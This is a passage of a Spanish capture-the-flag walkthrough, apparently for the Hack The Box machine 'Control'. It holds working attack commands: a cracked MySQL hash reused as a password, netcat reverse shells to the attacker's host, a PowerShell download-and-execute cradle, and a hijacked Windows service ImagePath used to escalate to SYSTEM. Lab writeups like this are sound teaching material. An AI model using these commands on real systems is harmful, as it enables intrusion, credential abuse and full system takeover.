    password hash: *0A4A5CAD344718DC418035A1F4D292BA603134D8

[02:22:36] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.10.167'

[*] ending @ 02:22:36 /2020-04-07/

```

Al finalizar el crackeo, este nos muestra cuales passwords pudo crackear y nos guarda los logs en un archivo de texto. Sin embargo, para las contraseñas que no se pudieron crackear se les intentara hacer el crackeo de forma manual, no sin antes averiguar qué tipo de hash es.

<https://dev.mysql.com/doc/refman/5.6/en/password-hashing.html>

<https://www.onlinehashcrack.com/how-to-crack-mysql-passwords.php>

<https://stackoverflow.com/questions/5654819/how-can-i-decrypt-mysql-passwords>

<https://crackstation.net/>

De los diferentes sitios que me permitían hackear este tipo de hash, crackstation fue la única en la que me dio dicho decodeo.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

*0E178792E8FC304A2E3133D535D38CAF1DA3CD9D

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

☐ No soy un robot


Privacidad - Condiciones

Hash	Type	Result
0E178792E8FC304A2E3133D535D38CAF1DA3CD9D	MySQL4.1+	l33th4x0rhector

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Ya que el comando runas en el CMD no se dejaba ejecutar y al igual que en la máquina sniper, intentaremos con powershell usar el comando invoke-command para ejecutar un comando a nombre de otro usuario, para esta ocasión llamaremos a netcat alojado en un smb y haremos una shell reversa a nombre del usuario hector.


```
$user = 'Fidelity\Hector'; $pass = 'l33th4x0rhector'
Invoke-Command -ScriptBlock { cmd /c "\\10.10.14.44\control\nc.exe -e cmd.exe
10.10.14.44 1235" } -ComputerName Fidelity -Credential (New-Object
System.Management.Automation.PSCredential $user,(ConvertTo-SecureString
$pass -AsPlainText -Force))
```



```
C:\inetpub\wwwroot>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\inetpub\wwwroot> $user = 'Fidelity\Hector'
$user = 'Fidelity\Hector'
PS C:\inetpub\wwwroot> $pass = 'l33th4x0rhector'
$pass = 'l33th4x0rhector'
PS C:\inetpub\wwwroot> Invoke-Command -ScriptBlock { cmd /c "\\10.10.14.
44\control\nc.exe -e cmd.exe 10.10.14.44 1235" } -ComputerName Fidelity
-Credential (New-Object System.Management.Automation.PSCredential $user,
(ConvertTo-SecureString $pass -AsPlainText -Force))
Invoke-Command -ScriptBlock { cmd /c "\\10.10.14.44\control\nc.exe -e cm
d.exe 10.10.14.44 1235" } -ComputerName Fidelity -Credential (New-Object
System.Management.Automation.PSCredential $user,(ConvertTo-SecureString
$pass -AsPlainText -Force))

[root@parrot]~/home/ethicalhackingcop/Descargas/HTB/control]
#nc -nvlp 1235
listening on [any] 1235 ...
connect to [10.10.14.44] from (UNKNOWN) [10.10.10.167] 49977
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Hector\Documents>
```

Una vez logeados como h ctor ya podemos acceder a sus datos y obtener la bandera del usuario.

Explotaci n de Root.

Para esta m quina, se nos es requerido buscar en el historial de comandos que ejecuciones ha hecho hector antes de nuestra llegada al sistema, pero esta b squeda no se hace con el comando Get-History, para ello se hace uso del comando Get-PSReadLineOption para extraer dicho historial.

Haciendo una b squeda por internet, he encontrado varias formas de obtener el mismo resultado.

<http://woshub.com/powershell-commands-history/>

El primero de ellos es ejecutando la siguiente l nea y filtrando solo los campos que son de inter s.

```
PS C:\Users\Hector\Documents> Get-PSReadlineOption | select HistoryNoDuplicat
es, MaximumHistoryCount, HistorySearchCursorMovesToEnd, HistorySearchCaseS
ensitive, HistorySavePath, HistorySaveStyle
Get-PSReadlineOption | select HistoryNoDuplicat
es, MaximumHistoryCount, HistorySearchCursorMov
esToEnd, HistorySearchCaseSensitive, HistorySavePath, HistorySaveStyle

HistoryNoDuplicat
es                : True
MaximumHistoryCo
unt               : 4096
HistorySearchCur
sorMovesToEnd     : False
HistorySearchCas
eSensitive        : False
HistorySavePath   : C:\Users\Hector\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_his
tory.txt
HistorySaveStyle  : SaveIncrementally
```

Este nos informa la ruta en donde se guarda el historial de comandos usados en la psreadline.

Otra de las maneras de llegar al mismo resultado, es ejecutando el comando “cat (Get-PSReadlineOption).HistorySavePath”. Este comando lo que hace es leer el archivo en la ruta que nos retorna el comando (Get-PSReadlineOption).HistorySavePath

<https://stackoverflow.com/questions/44104043/how-can-i-see-the-command-history-across-all-powershell-sessions-in-windows-serv>

```
PS C:\Users\Hector\Documents> (Get-PSReadlineOption).HistorySavePath
(Get-PSReadlineOption).HistorySavePath
C:\Users\Hector\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
PS C:\Users\Hector\Documents>

PS C:\Users\Hector\Documents> cat (Get-PSReadlineOption).HistorySavePath
cat (Get-PSReadlineOption).HistorySavePath
get-childitem HKLM:\SYSTEM\CurrentControlset | format-list
get-acl HKLM:\SYSTEM\CurrentControlSet | format-list
PS C:\Users\Hector\Documents>
```

Por último, podemos ir directamente al sitio donde se almacena dicho archivo

<https://0xdf.gitlab.io/2018/11/08/powershell-history-file.html>

```
PS C:\Users\Hector\Documents> cd $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\
cd $env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\
PS C:\Users\Hector\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine> ls
ls

Directory: C:\Users\Hector\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine

Mode                LastWriteTime         Length Name
----                -
-a----           11/25/2019   1:36 PM             114 ConsoleHost_history.txt
```

Pero ¿qué es el PSReadLine?

<https://docs.microsoft.com/en-us/powershell/module/psreadline/?view=powershell-7>

https://docs.microsoft.com/en-us/powershell/module/psreadline/about/about_psreadline?view=powershell-7

Segun la documentacion de microsoft, el PSReadLine es un módulo de powershell que permite la personalización del entorno de línea de comandos.

¿Y entonces porque usamos Get-PSReadLineOption para ver estos comandos?

<https://docs.microsoft.com/en-us/powershell/module/psreadline/get-psreadlineoption?view=powershell-7>

<https://tecnonucleous.com/2018/09/09/que-es-cmdlet/>

Nuevamente, segun la documentacion de microsoft el comando

Get-PSReadLineOption devuelve el estado de la configuración con los valores o comandos que se pueden configurar usando Set-PSReadLineOption.

Una vez aclarado esto, vemos 2 comandos que ejecutan la misma clave de registro y especifica la forma en la que será mostrado el resultado

```
PS C:\Users\Hector\Documents> type C:\Users\Hector\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
type C:\Users\Hector\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine\ConsoleHost_history.txt
get-childitem HKLM:\SYSTEM\CurrentControlSet | format-list
get-acl HKLM:\SYSTEM\CurrentControlSet | format-list
PS C:\Users\Hector\Documents>
```

De igual manera que en los comandos anteriores, buscando en la documentación de microsoft sobre qué significan esos comandos encontramos que:

Get-ChildItem: es un comando para listar, a diferencia del comando 'dir' en el cmd este nos permite trabajar con llaves de registro.

<https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.management/get-childitem?view=powershell-7>

Get-ACL: nos permite obtener los permisos de diferentes cosas como servicios, directorios, archivos y mas.

<https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.security/get-acl?view=powershell-7>

<https://social.technet.microsoft.com/Forums/lync/en-US/4375ba22-e758-42f9-a7ec-7f2abfaa2574/using-getacl-to-view-the-advanced-permissions-of-as-folder?forum=ITCG>

Al ejecutar el primer comando, nos retorna un listado de subclaves del sistema pertenecientes a esa clave del sistema original.

```
PS C:\Users\Hector\Documents> get-childitem HKLM:\SYSTEM\CurrentControlset | format-list
get-childitem HKLM:\SYSTEM\CurrentControlset | format-list

Property       : {BootDriverFlags, CurrentUser, EarlyStartServices, PreshutdownOrder...}
PSPath         : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Control
PSParentPath    : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset
PSChildName     : Control
PSDrive        : HKLM
PSProvider      : Microsoft.PowerShell.Core\Registry
PSIsContainer   : True
SubKeyCount     : 121
View           : Default
Handle         : Microsoft.Win32.SafeHandles.SafeRegistryHandle
ValueCount     : 11
Name           : HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Control

Property       : {NextParentID.daba3ff.2, NextParentID.61aaa01.3, NextParentID.1bd7f811.4, NextParentID.2032e665.5...}
PSPath         : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Control\Enum
PSParentPath    : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Control
PSChildName     : Enum
PSDrive        : HKLM
PSProvider      : Microsoft.PowerShell.Core\Registry
PSIsContainer   : True
SubKeyCount     : 17
View           : Default
Handle         : Microsoft.Win32.SafeHandles.SafeRegistryHandle
ValueCount     : 27

Property       : {}
PSPath         : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Services
PSParentPath    : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset
PSChildName     : Services
PSDrive        : HKLM
PSProvider      : Microsoft.PowerShell.Core\Registry
PSIsContainer   : True
SubKeyCount     : 667
View           : Default
Handle         : Microsoft.Win32.SafeHandles.SafeRegistryHandle
ValueCount     : 0
Name           : HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Services
```

En la respuesta de cada subclave, podemos ver datos como el nombre, la ruta de esa subclave y cuantas subclaves adicionales contiene esa subclave.

Si ingresamos a alguna de esas subclaves, veremos representada de la misma manera la información de cada una de esas subclaves. En esta ocasión, ingresamos a la subclave “services” para explorar su contenido.

```

PS C:\Users\Hector\Documents> get-childitem HKLM:\SYSTEM\CurrentControlset\Services | format-list
get-childitem HKLM:\SYSTEM\CurrentControlset\Services | format-list

Property       : {ImagePath}
PSPath          : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Services\
.NET CLR Data
PSParentPath    : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Services
PSChildName     : .NET CLR Data
PSDrive         : HKLM
PSProvider      : Microsoft.PowerShell.Core\Registry
PSIsContainer   : True
SubKeyCount     : 2
View           : Default
Handle         : Microsoft.Win32.SafeHandles.SafeRegistryHandle
ValueCount      : 1
Name           : HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Services\.NET CLR Data

Property       : {ImagePath}
PSPath          : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Services\
.NET CLR
                Networking
PSParentPath    : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlset\Services
PSChildName     : .NET CLR Networking
PSDrive         : HKLM
PSProvider      : Microsoft.PowerShell.Core\Registry
PSIsContainer   : True
SubKeyCount     : 2
View           : Default
Handle         : Microsoft.Win32.SafeHandles.SafeRegistryHandle

```

si queremos comprobar la cantidad de subclaves totales de esa clave, guardamos la salida de dicho comando en una variable y luego imprimimos el atributo count.

```

PS C:\Users\Hector\Documents> $servs = get-childitem HKLM:\SYSTEM\CurrentControlset\Services
$servs = get-childitem HKLM:\SYSTEM\CurrentControlset\Services
PS C:\Users\Hector\Documents> $servs.count
$servs.count
667

```

Ahora, el otro comando nos retornara todo lo asociado con los permisos, ya sean de directorios, archivos o en este caso claves de registro.

```

PS C:\Users\Hector\Documents> get-acl HKLM:\SYSTEM\CurrentControlSet | format-list
get-acl HKLM:\SYSTEM\CurrentControlSet | format-list

Path       : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet
Owner      : BUILTIN\Administrators
Group      : NT AUTHORITY\SYSTEM
Access     : BUILTIN\Administrators Allow FullControl
            NT AUTHORITY\Authenticated Users Allow ReadKey
            NT AUTHORITY\Authenticated Users Allow -2147483648
            S-1-5-32-549 Allow ReadKey
            S-1-5-32-549 Allow -2147483648
            BUILTIN\Administrators Allow FullControl
            BUILTIN\Administrators Allow 268435456
            NT AUTHORITY\SYSTEM Allow FullControl
            NT AUTHORITY\SYSTEM Allow 268435456
            CREATOR OWNER Allow 268435456
            APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow ReadKey
            APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow -2147483648
            S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-34569
34681 Allow
            ReadKey
            S-1-15-3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-34569
34681 Allow
            -2147483648
Audit      :
Sddl       : O:BAG:SYD:AI(A;;KA;;;BA)(A;ID;KR;;;AU)(A;CIIOID;GR;;;AU)(A;ID;KR;;;SO)(A;CIIOID;GR;;;SO)(A;ID;K
A;;;BA)(A;CIIOI
            D;GA;;;BA)(A;ID;KA;;;SY)(A;CIIOID;GA;;;SY)(A;CIIOID;GA;;;CO)(A;ID;KR;;;AC)(A;CIIOID;GR;;;AC)(A;
ID;KR;;;S-1-15-
            3-1024-1065365936-1281604716-3511738428-1654721687-432734479-3232135806-4053264122-3456934681)(
A;CIIOID;GR;;;S

```



```

PS C:\Users\Hector\Documents> get-acl HKLM:\SYSTEM\CurrentControlSet\Services | format-list
get-acl HKLM:\SYSTEM\CurrentControlSet\Services | format-list

Path      : Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services
Owner     : NT AUTHORITY\SYSTEM
Group     : NT AUTHORITY\SYSTEM
Access    : CREATOR OWNER Allow FullControl
           NT AUTHORITY\Authenticated Users Allow ReadKey
           NT AUTHORITY\SYSTEM Allow FullControl
           BUILTIN\Administrators Allow FullControl
           CONTROL\Hector Allow FullControl
           APPLICATION PACKAGE AUTHORITY\ALL APPLICATION PACKAGES Allow ReadKey
Audit     :
Sddl      : 0:SYG:SYD:PAI(A;CIIIO;KA;;;CO)(A;CI;KR;;;AU)(A;CI;KA;;;SY)(A;CI;KA;;;BA)(A;CI;KA;;;S-1-5-21-3271
572904-80546332
           -2170161114-1000)(A;CI;KR;;;AC)

```

Dejaré el siguiente link en donde podrás ampliar un poco de la información sobre el significado de esos servicios.

<http://woshub.com/set-permissions-on-windows-service/>

Buscando en google sobre qué es eso de CurrentControlSet y si se puede llegar a hacer escalación de privilegios, he encontrado varios sitios en donde efectivamente puedo aprovechar de un servicio y alterar su ruta de arranque para que ejecute algún programa que el atacante le configure.

Google search results for "currentcontrolset privilege escalation".

Cerca de 93.700 resultados (0,47 segundos)

medium.com › windows-privilege-escalation-inse... ▼ Traducir esta página
Windows Privilege Escalation — Insecure Service #1 - Shy ...
 ... about different approaches of **Privilege Escalation** on windows environments, ... registry path: HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services.

book.hacktricks.xyz › windows › windows-local-privilege-escalation
Windows Local Privilege Escalation - HackTricks
 Best tool to look for Windows local **privilege escalation** vectors: WinPEAS ... -2530640108-1003\System\CurrentControlSet\Services\DriverName" (the ID is the ...
 Best tool to look for ... · Check privileges · Restart service · Unquoted Service Paths
 Visitaste esta página el 3/04/20.

sec-consult.com › blog › 2019/04 › windows-pri... ▼ Traducir esta página
Windows Privilege Escalation – an approach for penetration ...
 18 abr. 2019 - Preventing **privilege escalation** attempts from malicious employees or ... a registry key exists in HKLM\SYSTEM\CurrentControlSet\Services.

www.sans.org › summit_archive_1574108666 ▼ PDF Traducir esta página
20191025 - Windows Privilege Escalation Tricks - SANS.org

<https://medium.com/@shy327o/windows-privilege-escalation-insecure-service-1-ec4c428e4800>

<https://sofianehamlaoui.github.io/Security-Cheatsheets/os/windows/privilege-escalation/#service-permissions>

De igual manera, utilizando el siguiente script sobre chequeo para escalar privilegios, vemos que nos menciona algo sobre la ruta en donde estábamos trabajando.

<https://raw.githubusercontent.com/itm4n/PrivescCheck/master/Invoke-PrivescCheck.ps1>

powershell.exe -nop -exec bypass "IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.44:8000/Invoke-PrivescCheck.ps1'); Invoke-PrivescCheck"

```
PS C:\Users\Hector\Documents> powershell.exe -nop -exec bypass "IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.44:8000/Invoke-PrivescCheck.ps1'); Invoke-PrivescCheck"
powershell.exe -nop -exec bypass "IEX (New-Object Net.WebClient).DownloadString('http://10.10.14.44:8000/Invoke-PrivescCheck.ps1'); Invoke-PrivescCheck"
+-----+-----+-----+-----+
| TEST | USER > whoami | INFO |
+-----+-----+-----+-----+
| DESC | What's my username / SID? |
+-----+-----+-----+-----+
[*] Found some info:

Name          SID
----
CONTROL\Hector S-1-5-21-3271572904-80546332-2170161114-1000

+-----+-----+-----+-----+
| TEST | USER > whoami /groups | CONF |
+-----+-----+-----+-----+
| DESC | Do I belong to any interesting group(s)? Additional groups give you additional privileges. Default groups are filtered out. |
+-----+-----+-----+-----+
```

En el resultado de la ejecución del script, vemos una parte en la que nos dice sobre los permisos de los servicios y que se puede alterar la ruta de arranque (ImagePath).

```
+-----+-----+-----+-----+
| TEST | SERVICES > Service Permissions (Registry) | VULN |
+-----+-----+-----+-----+
| DESC | Can we modify the configuration of any service in the Registry? (reg.exe add HKLM\...\Services\VulnService /v ImagePath /d C:\Temp\evil.exe /f) |
+-----+-----+-----+-----+
[+] Found 237 result(s).

Name          : AJRouter
ImagePath     : C:\Windows\system32\svchost.exe -k LocalServiceNetworkRestricted -p
User          : NT AUTHORITY\LocalService
ModifiablePath : {Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\AJRouter}
IdentityReference : CONTROL\Hector
Permissions   : {WriteOwner, Delete, ReadControl, ReadData/ListDirectory...}
Status        : Unknown
UserCanStart  : False
UserCanRestart : False
```

<https://helvick.blogspot.com/2007/08/checking-service-permissions-with.html>

Luego de una exhaustiva búsqueda en los servicios , basándonos en lo que ya hemos visto, el servicio 'wuauserv' nos permite modificar su ruta de inicio, iniciarlo y está corriendo.

A pesar de que muchos servicios tienen características similares, este fue el único que nos permite obtener una shell reversa.

```
Name           : wuauserv
ImagePath      : C:\Windows\system32\svchost.exe -k netsvcs -p
User           : LocalSystem
ModifiablePath : {Microsoft.PowerShell.Core\Registry::HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\wuauserv}
IdentityReference : CONTROL\Hector
Permissions    : {WriteOwner, Delete, ReadControl, ReadData/ListDirectory...}
Status         : Running
UserCanStart   : True
UserCanRestart : False
```

Otra manera de mirar el estado de un servicio es con sc.exe, esté de igual manera nos muestra la ruta de arranque del servicio

```
PS C:\Users\Hector\Documents> sc.exe qc wuauserv
sc.exe qc wuauserv
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: wuauserv
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE          : 3   DEMAND_START
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : C:\Windows\system32\svchost.exe -k netsvcs -p
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : Windows Update
        DEPENDENCIES        : rpcss
        SERVICE_START_NAME  : LocalSystem
```

Según lo visto en los sitio web anteriores, hay más de una ruta en donde podemos encontrar el servicio. Originalmente lo habíamos encontrado en la clave de registro

"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\wuauserv", pero mirando los ejemplos que usaban para la explotación, este se encuentra en otra subclave diferente a la de CurrentControlSet.

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\wuauserv" /t
REG_EXPAND_SZ /v ImagePath /d "C:\Users\Hector\Documents\nc.exe
10.10.14.44 1236 -e cmd.exe" /f
```

```
sc.exe qc wuauserv
```

```
Start-Service wuauserv
```



```

PS C:\Users\Hector\Documents> reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\wuauserv" /t REG_EXPAND_SZ /v ImagePath /d "C:\Users\Hector\Documents\nc.exe 10.10.14.44 1236 -e cmd.exe" /f
reg add "HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\wuauserv" /t REG_EXPAND_SZ /v ImagePath /d "C:\Users\Hector\Documents\nc.exe 10.10.14.44 1236 -e cmd.exe" /f
The operation completed successfully.
PS C:\Users\Hector\Documents> sc.exe qc wuauserv
sc.exe qc wuauserv
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: wuauserv
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE          : 3   DEMAND_START
        ERROR_CONTROL       : 1   NORMAL
        BINARY_PATH_NAME    : C:\Users\Hector\Documents\nc.exe 10.10.14.44 1236 -e cmd.exe
        LOAD_ORDER_GROUP    :
        TAG                 : 0
        DISPLAY_NAME        : Windows Update
        DEPENDENCIES        : rpcss
        SERVICE_START_NAME  : LocalSystem
PS C:\Users\Hector\Documents> Start-Service wuauserv
Start-Service wuauserv

```

Una vez modificada la ruta de arranque y verificar dicho cambio. Simplemente iniciamos el servicio y este nos devuelve la shell del administrador en un puerto previamente abierto.

```

[✖]-[root@parrot]-[/home/ethicalhackingcop/Descargas/HTB/control]
#nc -nvlp 1236
listening on [any] 1236 ...
connect to [10.10.14.44] from (UNKNOWN) [10.10.10.167] 49976
Microsoft Windows [Version 10.0.17763.805]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>type C:\Users\Administrator\Desktop\root.txt
type C:\Users\Administrator\Desktop\root.txt
05061255b1d-201526-611d-64cc-11d-

```